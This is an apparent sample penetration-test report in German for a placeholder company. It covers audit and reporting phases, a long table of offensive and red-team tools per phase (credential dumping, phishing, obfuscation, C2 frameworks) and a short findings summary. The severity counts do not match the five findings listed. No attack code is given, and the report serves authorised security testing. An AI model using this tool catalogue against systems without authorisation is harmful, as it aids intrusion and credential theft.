In der abschließenden Phase des Configuration Audits werden alle identifizierten Schwachstellen und Risiken detailliert bewertet und in einem umfassenden Bericht zusammengefasst. Dieser Bericht enthält nicht nur ein Management- bzw. Executive Summary, das die wichtigsten Erkenntnisse und Empfehlungen auf hohem Niveau darstellt, sondern auch einen ausführlichen technischen Bericht, der Einblicke in die analysierten Konfigurationen und die darauf basierenden Schlussfolgerungen gibt. Die präsentierten Ergebnisse umfassen eine Visualisierung der kritischen Schwachstellen, zusammen mit spezifischen, umsetzbaren Empfehlungen zur Behebung dieser Sicherheitslücken und zur Optimierung der Konfigurationseinstellungen. Ziel ist es dem Auftraggeber klare Richtlinien an die Hand zu geben, um die Sicherheitslage signifikant zu verbessern und die Einhaltung der relevanten Sicherheitsstandards und Compliance-Anforderungen zu gewährleisten.

Phase 11: SOC-Wirksamkeitsprüfung

Die Wirksamkeitsprüfung eines Security Operations Centers (SOC) durch einen Penetrationstest ist von zentraler Bedeutung, um die Leistungsfähigkeit der Angriffserkennung zu evaluieren. Durch diese Tests wird festgestellt, welche Arten von Cyberangriffen das SOC erfolgreich identifizieren kann und wo es Schwachstellen oder Lücken (Gaps) in der Erkennung gibt. Dabei werden verschiedene Angriffsvektoren simuliert, um die Reaktionsfähigkeit und Effizienz des SOC zu testen. Diese gezielten Tests ermöglichen es, die vorhandenen Erkennungsmechanismen zu bewerten und gezielt zu verbessern, um die Sicherheitslage des Unternehmens nachhaltig zu stärken und mögliche Risiken frühzeitig zu erkennen und zu beheben.

Phase 12: Compliance Gap-Analyse

Die Compliance Gap Analyse mittels Penetrationstests ist ein wesentlicher Prozess, um festzustellen, welche Angriffe Lücken in der Übereinstimmung mit Sicherheitsstandards wie ISO27001, CIS Controls, TISAX und Co darstellen. Durch diese Tests wird gezielt überprüft, inwieweit bestehende Sicherheitsmaßnahmen den Anforderungen dieser Normen und Standards gerecht werden. Dabei wird herausgefunden, welche Angriffe erfolgreich durchgeführt werden können und somit aufzeigen, wo Abweichungen oder Schwachstellen in der Compliance existieren. Diese Analyse ermöglicht es, gezielte Maßnahmen zu ergreifen, um die Konformität zu verbessern, Sicherheitslücken zu schließen und die Einhaltung der vorgeschriebenen Standards sicherzustellen.

Phase 13: Reporting & Projektabschluss

In der Reporting-Phase werden alle identifizierten Schwachstellen und Risiken bewertet und in einem umfassenden Management/Executive Summary zusammengefasst. Die Findings werden visualisiert, und entsprechende Empfehlungen zur Behebung der Schwachstellen und zur Minimierung der Risiken

werden gegeben. Zusätzlich wird ein ausführlicher technischer Bericht erstellt, der transparent darlegt, wie der Penetration Tester während des Tests zu seinen Ergebnissen gekommen ist. Ziel dieser Phase ist es, dem Auftraggeber einen detaillierten Abschlussbericht zu liefern, der die gefundenen Schwachstellen und Bedrohungen sowie die spezifischen Empfehlungen zur Behebung und eine Risikoklassifizierung enthält. Ein wichtiger Bestandteil dieser Phase ist auch eine Management-Präsentation der Befunde, um sicherzustellen, dass alle relevanten Stakeholder über die Ergebnisse informiert sind und die nächsten Schritte zur Verbesserung der Sicherheitslage klar definiert sind. Dies bildet den Abschluss des Projekts und gewährleistet, dass der Auftraggeber umfassend über den Zustand der Sicherheitsmaßnahmen informiert ist.

Angewandte Tools je Phase

Phase	Tool	Funktion
Vorbereitung & Planung	MS Teams	Videokommunikation & Projekt Management
Kickoff-Meeting	MS Teams	Videokommunikation & Projekt Management
Information Gathering	Kali Linux	Penetration Testing Betriebssystem für jegliche Tasks
Information Gathering	Wireshark	Mithören des Netzwerkverkehrs
Information Gathering	Subfinder	Erkennung von Subdomains
Information Gathering	trufflehog	Suche nach geheimen Schlüsseln und Passwörtern in Code-Repositories
Information Gathering	eyewitness	Webseiten-Screenshots und Informationen sammeln
Information Gathering	enum4linux	Enumeration von Windows- und Samba-Systemen
Information Gathering	legion	Netzwerk- und Schwachstellenscanner
Information Gathering	sherlock	Suche nach Benutzernamen in verschiedenen sozialen Netzwerken
Information Gathering	recon-ng	Web-basiertes Reconnaissance-Framework
Information Gathering	nikto	Webserver-Schwachstellenscanner
Information Gathering	theHarvester	Sammeln von E-Mail-Adressen, Namen und Subdomains
Information Gathering	netdiscover	Netzwerkaufklärung und Host-Erkennung
Information Gathering	wpscan	WordPress-Sicherheits-Scanner
Information Gathering	dirb	Web-Content-Scanner für Verzeichnisse und Dateien
Information Gathering	NMAP	Netzwerk-Scanning und Host-Erkennung
Information Gathering	AzureHound	Azure AD-Sicherheit und Enumeration
Information Gathering	Google Dorks	Nutzung von Google-Suchanfragen für Sicherheitsforschung
Information Gathering	DNSDumpster	DNS-Recherche und Informationssammlung
Information Gathering	Robtex	DNS- und IP-Abfragen
Information Gathering	Shodan.io	Suche nach internetfähigen Geräten und deren Sicherheitslücken

Information Gathering	PowerView	PowerShell-Tool für Active Directory Enumeration
Information Gathering	BloodHound	Active Directory Angriffspfad-Analyse
Vulnerability Assessment	OpenVAS	Schwachstellen-Scans
Vulnerability Assessment	Nessus	Schwachstellen-Scans
Vulnerability Assessment	Purple Knight	Active Directory-Sicherheitsbewertung
Vulnerability Assessment	Forest Druid	Active Directory-Sicherheitsbewertung
Threat Modeling	Adam Shostack Threat Modeling	Framework für Bedrohungsmodellierung
Exploitation	CloudSploit	Cloud-Sicherheitsüberwachung und Schwachstellen-Management
Exploitation	Cloud Custodian	Cloud-Ressourcen-Management und -Sicherheit
Exploitation	Agentic Security LLM Scanner	Tool für LLM Security Checks
Exploitation	PENIOT	IoT-Geräte Exploitation
Exploitation	powersap	SAP-Sicherheitstests und Exploitation
Exploitation	pysap	Python-Tools für SAP-Sicherheit
Exploitation	SAPKiln	SAP-Sicherheitsanalyse
Exploitation	Runtime Mobile Security	Mobile App-Sicherheitsanalyse
Exploitation	Frida	Runtime Analyse von Apps
Exploitation	Objection	Mobile App Exploitation
Exploitation	ADB	Android Debug Bridge für mobile App Sicherheitsanalysen
Exploitation	Weakpass	Passwort-Wörterbuch und Cracking
Exploitation	CUPP	User Profiling für Custom Passwortlisten
Exploitation	sparrow-wifi	Drahtlose Netzwerke-Analyse
Exploitation	Postman	API-Tests und Analyse
Exploitation	SOAP-UI	Web-Service-Testing
Exploitation	wordlists	Sammlung von Wörterbüchern für Brute-Force-Angriffe
Exploitation	kismet	Drahtlose Netzwerke-Analyse und -Überwachung
Exploitation	aircrack-ng	WLAN-Sicherheitsanalyse und Passwort-Cracking
Exploitation	SQLMap	Automatisierte SQL-Injection-Erkennung und Exploitation
Exploitation	OWASP ZAP	Web-Application Penetration Testing
Exploitation	Certify	Windows-Zertifikats- und PKI-Exploitation
Exploitation	mingw	Cross-Compiler von Unix auf Windows
Exploitation	AZ CLI	Azure Command-Line Interface für Cloud-Sicherheitschecks
Exploitation	Impacket-Suite	Sammlung von Python-Tools für Netzwerksicherheit

Exploitation	Burp Suite Pro	Web-Application-Sicherheitsanalyse und -Testing
Exploitation	Responder	LLMNR, NBT-NS und MDNS Poisoning-Tool
Post-Exploitation	evil-winrm	WinRM Exploitation und Verwaltung
Post-Exploitation	crackmapexec	Netzwerkservice Exploitation und Spraying
Post-Exploitation	lynis	Unix-System-Härtung und Sicherheitsprüfung
Post-Exploitation	Hydra	Passwort-Cracking-Tool
Post-Exploitation	John the Ripper	Passwort-Cracking-Tool
Post-Exploitation	hashcat	Passwort-Cracking-Tool
Post-Exploitation	netcat	Netzwerk-Kommunikations-Tool
Post-Exploitation	Metasploit	Exploitation-Framework
Post-Exploitation	dnspy	.NET-Debugger und -Disassembler
Post-Exploitation	Binary Ninja	Reverse-Engineering-Tool
Post-Exploitation	Hopper	Reverse-Engineering-Tool
Post-Exploitation	IDA	Reverse-Engineering-Tool
Post-Exploitation	Ghidra	Reverse-Engineering-Tool
Post-Exploitation	Lazagne	Passwort-Wiederherstellung und -Extraktion
Post-Exploitation	Rubeus	Kerberos-Ticket-Manipulation
Post-Exploitation	Mimikatz	Passwort-Extraktion und Exploitation
Post-Exploitation	Powershell Mafia	Sammlung von PowerShell-Tools für Post-Exploitation
House-Cleaning	-	-
Source Code Audit	XCode	Analyse von iOS- und macOS-Anwendungen
Source Code Audit	Android Studio	Analyse von Android-Anwendungen
Source Code Audit	Snyk	Sicherheitsanalyse und Schwachstellen-Management für Source Code
Source Code Audit	IntelliJ	Entwicklungsumgebung für Sicherheits- und Code-Analyse
Red Teaming	Evilginx	Phishing-Framework für Zwei-Faktor-Authentifizierung (2FA)

Red Teaming	GoPhish	Open-Source Phishing-Framework
Red Teaming	Social Engineering Toolkit	Sammlung von Tools für Social-Engineering-Angriffe
Red Teaming	ConfuserEx	.NET-Obfuskator für Evasion
Red Teaming	Invoke-Obfuscation	PowerShell-Obfuskation-Framework
Red Teaming	Invoke-Stealth	Sammlung von PowerShell-Skripten für stealthy Aktionen
Red Teaming	PSransom	Ransomware-Simulation mit PowerShell
Red Teaming	donut	.NET Assembly Loader für In-Memory-Execution
Red Teaming	shellter	Shellcode Injection Tool
Red Teaming	Havoc	Red Team Command and Control Framework
Red Teaming	Maltego	Open-Source Intelligence (OSINT) und forensische Grafiken
Red Teaming	Brute Ratel	Post-Exploitation und Command and Control Framework
Red Teaming	Keysi	Kartenklongerät
Red Teaming	Proxmark	RFID/NFC Hacking-Tool
Red Teaming	Raspberry PI	Network Implant
Red Teaming	Hak5 Tools	Sammlung von Hacking-Tools für verschiedene Angriffe
Red Teaming	Flipper Zero	Multitool für Hacker und Sicherheitsforscher
Red Teaming	Lockpicking Kit	Lockpicking Kit um Sicherheit von Schlößer und Türen zu testen
Konfiguration saudit	NVIM	Texteditor für die Analyse von Konfigurationsdateien
SOC-Wirksamkeits prüfung	SOC-CMM	Capability Maturity Model für SOCs
SOC-Wirksamkeits prüfung	MISP	Malware Information Sharing Platform
SOC-Wirksamkeits prüfung	theHive	Case Management Plattform
SOC-Wirksamkeits prüfung	ELK	Plattform zur Suche, Analyse und Visualisierung von Logdaten.
SOC-Wirksamkeits prüfung	Wazuh	Integrierte Sicherheitsplattform für Log- und Ereignisanalyse.
IT-Forensik Tests	foremost	Tool zur Dateiwiederherstellung basierend auf Dateisignaturen.
IT-Forensik Tests	Volatility	Framework zur Analyse von flüchtigem Speicher (RAM).
IT-Forensik Tests	autopsy	Analyse von Datenträgern

Compliance Gap-Analyse	Siehe Seite 10 Organisatorisch und Gesetz	Mapping von gefunden Befunden auf Compliance Gaps
Reporting & Projekt-abschluss	MS Word	Erstellung des Abschlussberichts
Reporting & Projekt-abschluss	MS Powerpoint	Erstellung der Abschlusspräsentation
Reporting & Projekt-abschluss	Draw.io	Visualisierung und Graphen

Scope des Penetration Tests

Asset	Beschreibung	Owner	Notiz
your-name-here-gmbh.local	Gesamte Infrastruktur	Max Mustermann	Es wurde immer vor dem Penetration Test mit dem jeweiligen Product Owner gesprochen. Wurde kein Product Owner gefunden oder war das Risiko zu hoch für einen Betriebsausfall, so wurde auf einen White-Box Approach und in seltenen Fällen auf einen technischen Audit umgestellt, um das Risiko eines Ausfalls zu minimieren.
https://your-name-here-gmbh.doesnotexist	Webshop	Max Mustermann	Es wurden keine destruktiven Tests durchgeführt, da es sich hier um einen Webshop handelt.

Non-Scope des Penetration Tests

Die nachfolgenden Assets und Angriffsmethoden wurden aus dem Penetration Test ausgeschlossen:

- Denial of Service Angriffe
- Phishing Kampagnen

Genauere Details zum Scope befinden sich im Permission to Attack Dokument.

Visualisierung der Ziel Infrastruktur/des Business Prozesses




Abbildung 2: Visualisierung der Zielapplikation/des Business Prozesses

Ziel

Zweck dieses Penetration Tests war die Identifizierung von Sicherheitsproblemen in der Unternehmensinfrastruktur **Your Name Here GmbH** und der der damit verbundenen Assets, welche einen direkten oder indirekten Bezug zur **Unternehmensinfrastruktur** darstellen.

Ziel der Analysen war es einen Angriff auf **die Your Name Here GmbH** und der damit verbundenen Komponenten durchzuführen, der Vorschläge als Leitlinie zur Behebung gefundener Schwachstellen als Ergebnis liefert.

Dabei sollten so viele Informationen wie möglich über das Kunden-System gesammelt werden, um etwaige Fehlkonfigurationen und Sicherheitsrisiken in der **Unternehmensinfrastruktur** der **Your Name Here Gmbh** zu erkennen.

Sämtliche Tätigkeiten wurden zu Beginn, ohne Hintergrundwissen über die Infrastruktur des Zieles, durchgeführt. Danach wurden schrittweise Informationen über die Dauer der Tests ausgetauscht, um von einem Black-Box-Ansatz über einen Gray-Box-Ansatz bis hin zum Whitebox-Ansatz zu testen.

Ferner werden diese Resultate auch als Grundlagenerhebung für weitere Analysen herangezogen.

Zusammenfassung der Befunde

Die nachfolgende Tabelle visualisiert die Anzahl der gefundenen Schwachstellen nach Kritikalitätsstufe.

13	5	6	1	4
Kritisch	**Hoch**	**Mittel**	**Niedrig**	**Information**

Die folgenden Auflistungen zeigen die Befunde nach Kritikalität sortiert und zu der wichtigsten Compliance-Vorgabe, laut Permission to Attack, gemapped.

Kritische Befunde

Aspekt-ID	Beschreibung	CVSS Score	Risiko	CIS Control
SEC-YNH-001	Kompromittierung des Domain-Administrators durch GMSA-Gruppe	10.0	Kritisch	4.2 Establish and Maintain a Secure Configuration Process

Hohe Befunde

Aspekt-ID	Beschreibung	CVSS Score	Risiko	CIS Control
SEC-YNH-002	Erfolgreiche Bad USB-Attacke	8.0	Hoch	12.3 Securely Manage Network Infrastructure

Mittlere Befunde

Aspekt-ID	Beschreibung	CVSS Score	Risiko	CIS Control
SEC-YNH-003	GAP im SIEM/SOC bei der Angriffserkennung	6.5	Mittel	17.4 Establish and Maintain an Incident Response Process

Niedrige Befunde

Aspekt-ID	Beschreibung	CVSS Score	Risiko	CIS Control
SEC-YNH-004	NRF Jacking von Bluetooth Dongles	3.1	Niedrig	12.3 Securely Manage Network Infrastructure

Informationen


Aspekt-ID	Beschreibung	CVSS Score	Risiko	CIS Control
SEC-YNH-005	Überwachungskamera fehlt auf Firmengelände	-	-	8.1 Establish and Maintain an Audit Log Management Process

Visualisierung der Befunde


Im nachfolgenden Abschnitt befinden sich die Befunde grafisch visualisiert nach Asset Gruppen, Kritikalität und Compliance Verstößen.

Penetration Test


Schwachstellen nach Kategorie




Schwachstellen nach Kritikalität




Schwachstellen pro Assetgruppe




Kritikalität pro Assetgruppe



